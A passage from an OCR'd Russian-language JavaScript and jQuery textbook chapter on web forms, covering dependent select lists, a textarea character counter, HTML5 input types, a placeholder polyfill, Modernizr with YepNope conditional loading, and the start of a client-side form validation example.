  var cameras = {                                            // Объект с камерами
    bolex: 'Bolex Paillard H8',
    yashica: 'Yashica 30',
    pathescape: 'Pathescape Super-8 Relax',
    canon: 'Canon 512'
  };
  var projectors = {                                         // Объект с проекторами
    kodak: 'Kodak Instamatic M55',
    bolex: 'Bolex Sound 715',
    eumig: 'Eumig Mark S',
    sankyo: 'Sankyo Dualux'
  };

  // КОГДА ПОЛЬЗОВАТЕЛЬ ИЗМЕНЯЕТ СПИСОК С ТИПАМИ
  addEvent(type, 'change', function() {
    if (this.value === 'choose') {                           // Выбор не был сделан
      model.innerHTML = '<option>Please choose a type first</option>';
      return;                                                // Не нужно продолжать дальше
    }
    var models = getModels(this.value);                      // Выбираем подходящий объект

    // ПЕРЕБИРАЕМ СОДЕРЖИМОЕ ОБЪЕКТА ДЛЯ СОЗДАНИЯ ВАРИАНТОВ
    var options = '<option>Please choose a model</option>';
    for (var key in models) {                                // Перебираем models
      options += '<option value="' + key + '">' + models[key] + '</option>';
    } // Если пункт может содержать кавычки, ключ должен быть экранирован
    model.innerHTML = options;                               // Обновляем список
  });

  function getModels(equipmentType) {
    if (equipmentType === 'cameras') {                       // Если выбраны камеры
      return cameras;                                        // Возвращаем объект cameras
    } else if (equipmentType === 'projectors') {             // Если выбраны проекторы
      return projectors;                                     // Возвращаем объект projectors
    }
  }
}());
```

ТЕКСТОВАЯ ОБЛАСТЬ

В этом примере пользователь может ввести свою биографию объемом не более 140 символов. Когда текстовый курсор находится в поле ввода, внизу отображается элемент **span**, который показывает, сколько символов осталось у пользователя. Как только поле ввода теряет фокус, **span** скрывается.



1. Сценарий помещается в функцию IIFE (не показана на блок-схеме).
2. Создаются две переменные для хранения:
– ссылки на элемент **textarea**;
– ссылки на элемент **span**, который выводит сообщение.
3. Элемент **textarea** имеет два обработчика событий. Первый отслеживает момент получения фокуса; второй следит за событием **input**. В обоих случаях вызывается функция с именем **updateCounter()** (6-11). Событие **input** не работает в Internet Explorer 8, но в старых браузерах вместо него можно использовать событие **keyup**.
4. Третий обработчик реагирует на то, как пользователь покидает элемент **textarea**, и вызывает анонимную функцию.
5. Если количество символов не превышает 140, длина биографии находится в норме, а сообщение скрывается (поскольку в нем нет необходимости, когда пользователь не взаимодействует с элементом).
6. Объявляется функция **updateCounter()**.
7. Она получает ссылку на элемент, который ее вызвал.
8. В переменную с именем **count** сохраняется количество символов, которые еще можно использовать (путем вычитания количества введенных символов из 140).
9. Для назначения класса элементу, хранящему сообщение, используется инструкция **if... else** (это также позволяет сделать видимым сообщение, если оно было скрыто).
10. Для хранения сообщения, которое выводится пользователю, создается переменная с именем **charMsg**.
11. Сообщение добавляется на страницу.



СЧЕТЧИК СИМВОЛОВ

HTML c13/textarea-counter.html

```
<label for="bio">О себе (не более 140 символов)</label>
<textarea name="bio" id="bio" rows="5" cols="30"></textarea>
<span id="bio-count" class="hide"></span>
...
<script src="js/utilities.js"></script>
<script src="js/textarea-counter.js"></script>
```

JAVASCRIPT c13/js/textarea-counter.js

```
(function () {
  var bio      = document.getElementById('bio');                  // Элемент textarea
  var bioCount = document.getElementById('bio-count');            // Счетчик символов

  addEvent(bio, 'focus', updateCounter);                          // Вызываем updateCounter() при получении фокуса
  addEvent(bio, 'input', updateCounter);                          // Вызываем updateCounter() при вводе

  addEvent(bio, 'blur', function () {                             // Когда оставляем элемент
    if (bio.value.length <= 140) {                                // Если биография слишком длинная
      bioCount.className = 'hide';                                // Прячем счетчик
    }
  });

  function updateCounter(e) {
    var target = e.target || e.srcElement;                        // Получаем целевой элемент события
    var count  = 140 - target.value.length;                       // Сколько символов осталось
    if (count < 0) {                                              // Если осталось меньше 0 символов
      bioCount.className = 'error';                               // Добавляем класс error
    } else if (count <= 15) {                                     // Если осталось меньше 15 символов
      bioCount.className = 'warn';                                // Добавляем класс warn
    } else {                                                      // В остальных случаях
      bioCount.className = 'good';                                // Добавляем класс good
    }
    var charMsg = '<b>' + count + '</b>' + ' characters';         // Выводимое сообщение
    bioCount.innerHTML = charMsg;                                 // Обновляем элемент счетчика
  }

}());
```

ЭЛЕМЕНТЫ И АТРИБУТЫ ИЗ СОСТАВА HTML5

В HTML5 появились новые элементы и атрибуты форм, которые позволяют делать то, для чего раньше требовался JavaScript. Однако внешний вид таких элементов может сильно разниться в зависимости от браузера (особенно это относится к сообщениям об ошибках).

ПОИСК

```
<input type="search"
 placeholder="Поиск..."
 autofocus>
```

SAFARI

FIREFOX

CHROME


Safari закругляет углы поисковых полей, чтобы они соответствовали пользовательскому интерфейсу операционной системы. При вводе текста Safari отображает значок с крестиком; если по нему щелкнуть мышью, поле сбросится. В других браузерах этот элемент выглядит как обычное поле ввода.

E-MAIL, URL, ТЕЛЕФОН


```
<input type="email">
<input type="url">
<input type="telephone">
```

SAFARI

FIREFOX



CHROME



Виджеты для ввода электронного адреса, URL и телефонного номера выглядят как обычные текстовые поля. Разница лишь в том, что браузер анализирует введенные данные, проверяя, соответствуют ли они формату E-mail, URL-адреса или телефонного номера, и если нет, выводит сообщение.

ЧИСЛА

```
<input type="number"
 min="0"
 max="10"
 step="2"
 value="6">
```

SAFARI

FIREFOX

CHROME

В полях для ввода чисел отображаются стрелки, которые позволяют увеличивать и уменьшать значение (эти элементы также называют *счетчиками*). Вы можете указать минимальную и максимальную границы, шаг (или инкремент) и исходное значение. Браузер проверяет, ввел ли пользователь число, и если нет, выдает сообщение.

АТРИБУТ	ОПИСАНИЕ
autofocus	Передает элементу фокус после загрузки страницы
placeholder	Содержимое атрибута выводится в элементе **<input>** в качестве подсказки (см. с. 600)
required	Проверяет, содержит ли поле значение — это может быть введенный текст или выбранный вариант (см. с. 612)
min	Минимально допустимое число
max	Максимально допустимое число
step	Интервалы увеличения или уменьшения числа
value	Значение по умолчанию, которое имеет элемент после загрузки страницы
autocomplete	Включен по умолчанию: выводит список ранее введенных значений (следует отключать для номеров кредитных карт и других конфиденциальных данных)
pattern	Позволяет указать регулярное выражение для валидации значений (см. с. 618)
novalidate	Используется в элементе **form** для отключения встроенной в HTML5 валидации (см. с. 610)

ДИАПАЗОН

```
<input type="range"
  min="0"
  max="10"
  step="2"
  value="6">
```

SAFARI

FIREFOX

CHROME

Поле ввода диапазона позволяет указать число — на этот раз элемент отображается в виде *ползунка*. Как и в случае со счетчиком, вы можете выбрать минимальную и максимальную границы, шаг и исходное значение.

ВЫБОР ЦВЕТА

```
<input type="color">
```


CHROME

На момент написания этой книги единственными браузерами, поддерживающими элемент выбора цвета, были Chrome и Opera. При щелчке по элементу браузер, как правило, выводит стандартное системное диалоговое окно для выбора цвета (за исключением Linux, где предлагается более простая палитра). Результатом является шестнадцатеричное значение, основанное на выборе пользователя.

ДАТА

```
<input type="date"> (ниже)
<input type="month">
<input type="week">
<input type="time">
<input type="datetime">
```

CHROME



Существует несколько разных виджетов для выбора даты. На момент написания книги данный элемент был реализован только в Chrome.

ПОДДЕРЖКА И СТИЛИЗАЦИЯ

Элементы форм из состава HTML5 поддерживаются не во всех браузерах. Но даже там, где они реализованы, их внешний вид может существенно отличаться.

НАСТОЛЬНЫЕ БРАУЗЕРЫ

На момент написания этой книги многие разработчики все еще использовали JavaScript вместо HTML5, поскольку:

- старые браузеры не поддерживают новые элементы ввода (на их месте они отображают обычные текстовые поля);
- внешний вид элементов и их сообщений об ошибках сильно отличается в разных браузерах (в то время как дизайнеры стремятся обеспечить единообразный опыт взаимодействия).

Ниже вы видите, как варьируется внешний вид сообщений об ошибках в двух самых популярных браузерах.


МОБИЛЬНЫЕ ПЛАТФОРМЫ

На мобильных устройствах ситуация совсем иная, поскольку большинство мобильных браузеров:


- поддерживают основные элементы HTML5;
- выводят клавиатуру, адаптированную к типу элемента (email вызывает клавиатуру с символом @, **number** — цифровую);
- предоставляют удобные разновидности виджета для выбора даты.

Таким образом, в мобильных браузерах новые элементы и типы полей ввода из состава HTML5 делают формы более доступными и полезными для посетителей вашего сайта.


СООБЩЕНИЕ ОБ ОШИБКЕ ДЛЯ ПОЛЯ ВВОДА ЭЛЕКТРОННОГО АДРЕСА В CHROME



СООБЩЕНИЕ ОБ ОШИБКЕ ДЛЯ ПОЛЯ ВВОДА ЭЛЕКТРОННОГО АДРЕСА В FIREFOX



ВВОД ДАТЫ В IOS



АКТУАЛЬНЫЕ ПОДХОДЫ

Пока эти возможности не получат более широкого распространения в браузерах интернет-пользователей, и пока их реализации не приведут к общему знаменателю, разработчикам придется тщательно обдумывать целесообразность их применения.

ПОЛИЗАПОЛНЕНИЯ

Полизаполнения предоставляют функции, которые, как можно было бы ожидать, должны поддерживаться в браузере по умолчанию. Например, старые браузеры не поддерживают элементы из состава HTML5, поэтому полизаполнения можно использовать для обеспечения аналогичных опыта взаимодействия и функциональности. Обычно это достигается с помощью JavaScript или плагинов jQuery.

Полизаполнения поставляются вместе с CSS-файлами, которые используются для стилизации функций, добавляемых сценарием.

Список подобных сценариев для разных задач можно найти по адресу html5please.com.

Пример использования полизаполнений был приведен на с. 600, где мы имитировали работу HTML5-атрибута placeholder для старых браузеров.

ОПРЕДЕЛЕНИЕ ВОЗМОЖНОСТЕЙ

Определение возможностей — это проверка наличия в браузере той или иной функции. Выполнив ее, вы можете решить, что делать в случае ее присутствия/отсутствия. На с. 421 вы познакомились со сценарием *modernizr.js*, который проверяет возможности браузера.

Обычно, если функция не поддерживается, для ее имитации применяется полизаполнение. Чтобы помочь вам избежать лишнего расхода трафика, Modernizr позволяет выполнять *условную загрузку*; он загружает сценарий только тогда, когда тот действительно нужен.

Есть еще один популярный условный загрузчик, *Require.js* (доступный по адресу **requirejs.org**), но он предоставляет куда больше разных возможностей и потому более сложен для новичков.

СОГЛАСОВАННОСТЬ


Многим дизайнерам и разработчикам хочется иметь контроль над внешним видом элементов форм и сообщений об ошибках, чтобы обеспечить согласованный опыт взаимодействия во всех браузерах (считается важным не допускать разнообразие в стилизации сообщений об ошибках, поскольку это может запутать пользователей).


Мы отключим HTML5-валидацию в длинном примере, приведенном в конце текущей главы, и попробуем по умолчанию использовать вместо нее проверку на основе JavaScript (HTML5-валидация применяется, только если у пользователя отключены сценарии; это будет резервное решение для современных браузеров).

В том примере вы также увидите работу виджета для выбора даты из состава jQuery UI, который выглядит одинаково на всех устройствах и требует минимального количества кода.

ИМИТАЦИЯ ЗАПОЛНЕНИЯ

HTML5-атрибут **placeholder** (заполнитель) позволяет вставлять слова в поля ввода (чтобы заменить ими метки или добавить подсказки о том, что нужно вводить). Когда поле получает фокус, а пользователь начинает вводить текст, заполнитель исчезает. Но поскольку данная функция — относительно новая, мы напишем сценарий, который обеспечит ее работу в том числе и в старых браузерах. Это простейший пример полизаполнения.





1. Сценарий помещается в функцию IIFE (не показана на блок-схеме).
2. Браузер проверяется на наличие поддержки HTML5-атрибута **placeholder**. Если он поддерживается, нужда в резервном сценарии отпадает. Для выхода из функции используется ключевое слово **return**.
3. С помощью свойства **length** коллекции **forms** вычисляется количество форм на странице.
4. Перебираются все имеющиеся элементы **<form>**; для каждого из них вызывается функция **showPlaceholder()**, которой передается коллекция элементов формы.
5. Объявляется функция **showPlaceholder()**.
6. Цикл **for** перебирает элементы коллекции.
7. Инструкция **if** проверяет каждый элемент на наличие атрибута **placeholder** со значением.
8. Если атрибут не найден, ключевое слово **continue** позволяет сценарию перейти к следующему элементу. В противном случае...
9. Цвет текста меняется на серый, а в качестве значения элемента используется содержимое атрибута **placeholder**.
10. Когда элемент получает фокус, обработчик событий вызывает анонимную функцию.
11. Если текущее значение элемента совпадает с текстом заполнителя, оно сбрасывается (а цвет снова становится черным).
12. Когда элемент теряет фокус, обработчик событий вызывает анонимную функцию.
13. Если поле ввода пустое, текст заполнителя возвращается обратно (и его цвет становится серым).

ПОЛИЗАПОЛНЕНИЕ

JAVASCRIPT c13/js/placeholder-polyfill.js

```
(function () {                                  // Помещаем код внутрь IIFE
  // Проверка: создаем поле ввода и смотрим, поддерживает ли оно заполнитель
  if ('placeholder' in document.createElement('input')) {
    return;
  }

  var length = document.forms.length;           // Получаем количество форм
  for (var i = 0, l = length; i < l; i++ ) {    // Перебираем каждую из них
    showPlaceholder(document.forms[i].elements); // Вызываем showPlaceholder()
  }

  function showPlaceholder(elements) {          // Объявляем функцию
    for (var i = 0, l = elements.length; i < l; i++) {  // Для каждого элемента
      var el = elements[i];                     // Сохраняем этот элемент
      if (!el.placeholder) {                    // Если нет заполнителя
        continue;                               // Переходим к следующему элементу
      }                                         // В противном случае
      el.style.color = '#666666';               // Делаем текст серым
      el.value = el.placeholder;                // Добавляем текст заполнителя

      addEvent(el, 'focus', function () {       // Если он получает фокус
        if (this.value === this.placeholder) {  // Если value=placeholder
          this.value = '';                      // Очищаем поле ввода
          this.style.color = '#000000';         // Делаем текст черным
        }
      });

      addEvent(el, 'blur', function () {        // При событии blur
        if (this.value === '') {                // Если поле ввода пустое
          this.value = this.placeholder;        // присваиваем ему заполнитель
          this.style.color = '#666666';         // Делаем цвет серым
        }
      });
    }                                           // Конец цикла
  }                                             // Конец showPlaceholder()
}());
```

Вышеприведенный вариант имеет несколько отличий от атрибута **placeholder** из HTML5. Например, если пользователь удалит текст, заполнитель вернется только после потери фокуса элементом (а не сразу, как в случае с некоторыми браузерами). Он не способен передавать текст, совпадающий с заполнителем. Значения атрибута **placeholder** могут быть сохранены функцией автозаполнения.

ПОЛИЗАПОЛНЕНИЕ НА ОСНОВЕ MODERNIZR И YEPNOPE

Со сценарием Modernizr вы познакомились в главе 9. Теперь вы узнаете, как использовать его в сочетании с условным загрузчиком, чтобы подключать резервный сценарий только тогда, когда это нужно.

Modernizr позволяет проверить, поддерживает ли браузер или устройство определенные функции; этот процесс называют определением возможностей. Затем в зависимости от результата следует выполнить те или иные действия. Например, если старый браузер не поддерживает функцию, вы можете воспользоваться полизаполнением.
Иногда, если Modernizr должен выполнить проверку перед загрузкой всей страницы (этого требуют некоторые полизаполнения для HTML5/CSS3), он подключается в HTML-блоке **<head>**.

Вместо того чтобы загружать полизаполнение для всех посетителей вашего сайта (даже для тех, кому оно не нужно), вы можете использовать так называемый *условный загрузчик*, который подключает разные файлы в зависимости от того, какое значение возвращает условие: **true** или **false**. Modernizr часто используют в связке с условным загрузчиком с именем *YepNope.js*.

Подключив к своей странице сценарий YepNope, вы сможете вызывать функцию **yepnope()**. Для описания условия, которое нужно проверить, и файлов, загружаемых в зависимости от результата проверки, в ней используется синтаксис в виде объектов-литералов.

MODERNIZR БЕЗ ДОПОЛНИТЕЛЬНЫХ СЦЕНАРИЕВ

Каждая функция, наличие которой вы проверяете с помощью Modernizr, становится свойством одноименного объекта. Если она поддерживается, свойство содержит **true**, если нет — **false**. Затем вы можете использовать свойства объекта Modernizr в условных инструкциях, как показано ниже. Здесь, если свойство **cssanimations** не возвращает **true**, выполняется код в фигурных скобках.

```
if (!Modernizr.cssanimations) {
  // CSS-анимация не поддерживается
  // Используем анимацию на основе jQuery
}
```

MODERNIZR + YEPNOPE

В YepNope передается объект-литерал, который обычно содержит не менее трех свойств:

- test — проверяемое условие; здесь с помощью Modernizr проверяется поддержка cssanimations;
- yep — файл, который загружается, если условие возвращает true;
- nope — файл, который загружается, если условие возвращает false (ниже с помощью массива указано сразу два файла).

```
yepnope({
  test: Modernizr.cssanimations,
  yep: 'css/animations.css',
  nope: ['js/jquery.js', 'js/animate.js']
});
```

УСЛОВНАЯ ЗАГРУЗКА ПОЛИЗАПОЛНЕНИЯ


HTML c13/number-polyfill.html

```
<head>
  ...
  <script src="js/modernizr.js"></script>
  <script src="js/yepnope.js"></script>
  <script src="js/number-polyfill-eg.js"></script>
</head>
<body>
  <label for="age">Укажите свой возраст:</label>
  <input type="number" id="age" />
</body>
```

JAVASCRIPT c13/js/number-polyfill-eg.js

```
yepnope({
  test: Modernizr.inputtypes.number,
  nope: ['js/numPolyfill.js', 'css/number.css'],
  complete: function() {
    console.log('YepNope + Modernizr отработали');
  }
});
```

РЕЗУЛЬТАТ



В этом примере мы проверяем, поддерживает ли браузер элементы **input**, у которых атрибуту **type** присвоено значение **number**. Для корректной работы резервного сценария Modernizr и YepNope подключаются к странице в разделе заголовка. Функция **yepnope()** принимает в качестве параметра объект-литерал, который содержит следующие свойства.

- **test** — функция, наличие которой нужно проверить. В нашем случае мы используем Modernizr, чтобы узнать, поддерживается ли поле для ввода чисел.
- **yep** — не используется в этом примере. Может загружать файлы, если поддержка функции *присутствует*.
- **nope** — указание, что следует делать, если функция *не* поддерживается (можно загружать несколько файлов в массиве).
- **complete** — может запустить функцию по завершении проверки и загрузки необходимых файлов. Чтобы продемонстрировать работу этого свойства, мы выводим сообщение в консоль.

Стоит отметить, что Modernizr хранит значение атрибута **type** из элемента **input** в дочернем объекте с именем **inputtypes**. Например, чтобы проверить, поддерживается ли виджет выбора даты из состава HTML5, используется инструкция **Modernizr.inputtypes.date** (а не **Modernizr.date**).

ВАЛИДАЦИЯ ФОРМ


В оставшейся части этой главы мы обсудим тему валидации форм на примере одного большого сценария, который помогает пользователям давать ответы в нужном вам формате (в коде также реализованы улучшения формы).

Валидация — это процесс проверки значения на соответствие определенным правилам (например, пароль должен содержать какое-то минимальное количество символов). Она позволяет оповещать пользователей о некорректности информации, чтобы они могли исправить ее перед отправкой. Такой подход имеет три ключевых преимущества:

- повышается вероятность получения подходящей информации в формате, который вы можете использовать;
- проверка в браузере не требует передачи данных на сервер, потому выполняется быстрее;
- это экономит ресурсы сервера.

Далее вы узнаете, как проверяются значения, вводимые пользователем. Проверка происходит, когда пользователь отправляет форму. Для этого достаточно нажать кнопку отправки или клавишу **Enter**, в результате чего возникнет событие **submit** (а не **click**, реагирующее только на щелчок по кнопке), которое и запустит процесс проверки.

Мы рассмотрим валидацию с помощью одного большого примера. Форма представлена ниже, а HTML-код вы видите на соседней странице. Здесь используются элементы формы из состава HTML5, но чтобы обеспечить согласованный опыт взаимодействия во всех браузерах (даже в тех, которые поддерживают HTML5), валидация будет выполнена на основе JavaScript.



HTML-КОД ФОРМЫ

В этом примере используется HTML5-разметка, однако валидация выполняется с помощью JavaScript (без использования HTML5).

Ввиду ограниченного пространства ниже показан только код формы (разметка колонок опущена).

HTML c13/validation.html

```
<form method="post" action="/register">
 <!-- Колонка 1 -->
 <div class="name">
  <label for="name" class="required">Имя:</label>
  <input type="text" placeholder="Введите имя" name="name" id="name"
      required title="Введите свое имя">
 </div>
 <div class="email">
  <label for="email" class="required">Адрес электронной почты:</label>
  <input type="email" placeholder="you@example.com" name="email" id="email"
      required>
 </div>
 <div class="password">
  <label for="password" class="required">Пароль:</label>
  <input type="password" name="password" id="password" required>
 </div>
 <div class="password">
  <label for="conf-password" class="required">Повторите пароль:</label>
  <input type="password" name="conf-password" id="conf-password" required>
 </div>
 <!-- Колонка 2 -->
 <div class="birthday">
  <label for="birthday" class="required">Дата рождения:</label>
  <input type="date" name="birthday" id="birthday" placeholder="yyyy-mm-dd"
      required>
  <div id="consent-container" class="hide">
   <label for="parents-consent"> Установите флажок, если регистрация несовершеннолетнего подтверждается родителями:</
label>
   <input type="checkbox" name="parents-consent" id="parents-consent">
  </div>
 </div>
 <div class="bio">
  <label for="bio">О себе (не более 140 символов):</label>
  <textarea name="bio" id="bio" rows="5" cols="30"></textarea>
  <span id="bio-count" class="hide">140</span>
 </div>
 <div class="register"><input type="submit" value="Регистрация"></div>
</form>
```

ОБЗОР ПРОЦЕССА ВАЛИДАЦИИ

Пример содержит более 250 строк кода, а его описание займет 22 страницы. Сценарий начинается с перебора всех элементов формы на странице и выполнения двух универсальных проверок каждого из них.

УНИВЕРСАЛЬНЫЕ ПРОВЕРКИ


В самом начале код перебирает все элементы формы, выполняя с каждым две *универсальные* проверки. Их называют универсальными, потому что они подходят к любому элементу и любой форме.

1. Содержится ли в элементе атрибут **required**, и если да, то какое значение он имеет?
2. Соответствует ли значение атрибуту **type**? Например, если поле имеет тип **email**, содержит ли оно адрес электронной почты?

ПРОВЕРКА КАЖДОГО ЭЛЕМЕНТА

Для проверки каждого элемента сценарий использует коллекцию с именем **elements** (которая содержит ссылки на все элементы формы). Она сохраняется в переменную с таким же именем, **elements**. Ниже представлены элементы формы, интересующие нас. Справа вы видите, какие из них требуют ввода значения.


ИНДЕКС	ЭЛЕМЕНТ	ОБЯЗАТЕЛЬНЫЙ
0	elements.name	Да
1	elements.email	Да
2	elements.password	Да
3	elements.conf-password	Да
4	elements.birthday	Да
5	elements.parents-consent	Если < 13
6	elements.bio	Нет



Некоторые разработчики заранее кэшируют элементы формы на случай, если валидация завершится неудачно. Идея хороша, но чтобы не делать этот и без того длинный пример еще сложнее, мы решили не кэшировать узлы элементов формы.

При чтении следующих страниц вам было бы полезно иметь под рукой полный код примера. Загрузите его на сайте eksmo.ru (если вы этого еще не сделали).

Выполнив универсальную проверку, сценарий начинает проверять отдельные элементы. Некоторые из таких проверок применимы только к одной конкретной форме.



ВАЛИДАЦИЯ ОТДЕЛЬНЫХ ЭЛЕМЕНТОВ

Дальше код выполняет проверки, которые относятся к отдельным элементам формы (не ко *всем* сразу).

- Совпадают ли пароли?
- Не превышает ли биография в текстовой области 140 символов?
- Стоит ли флажок родительского согласия, если пользователь моложе 13 лет?

Такие проверки являются специфическими для этой формы и применяются не ко всем ее элементам, а только к некоторым из них.

ОТСЛЕЖИВАНИЕ ЭЛЕМЕНТОВ С КОРРЕКТНЫМИ ЗНАЧЕНИЯМИ

Для отслеживания ошибок создается объект с именем **valid**. Когда элементы перебираются при выполнении универсальных проверок, для каждого из них в этот объект добавляется новое свойство:

- в качестве имени свойства выступает значение атрибута **id**;
- значение имеет тип **Boolean** (при обнаружении ошибки свойству присваивается **false**).

СВОЙСТВА ОБЪЕКТА VALID

valid.name
valid.email
valid.password
valid.conf-password
valid.birthday
valid.parents-consent
valid.bio

ОБРАБОТКА ОШИБОК

При возникновении ошибок сценарию нужно предотвратить отправку формы и помочь пользователю исправить его ответы.


Если при проверке элемента обнаруживается ошибка, сценарий выполняет одно из двух действий.

- Обновляет соответствующее свойство объекта **valid**, чтобы сигнализировать о некорректном значении.
- Вызывает функцию **setErrorMessage()**, которая использует метод **.data()** из состава jQuery для сохранения данных *вместе* с элементом. Поэтому сообщение об ошибке берется из элемента, с которым возникли проблемы.

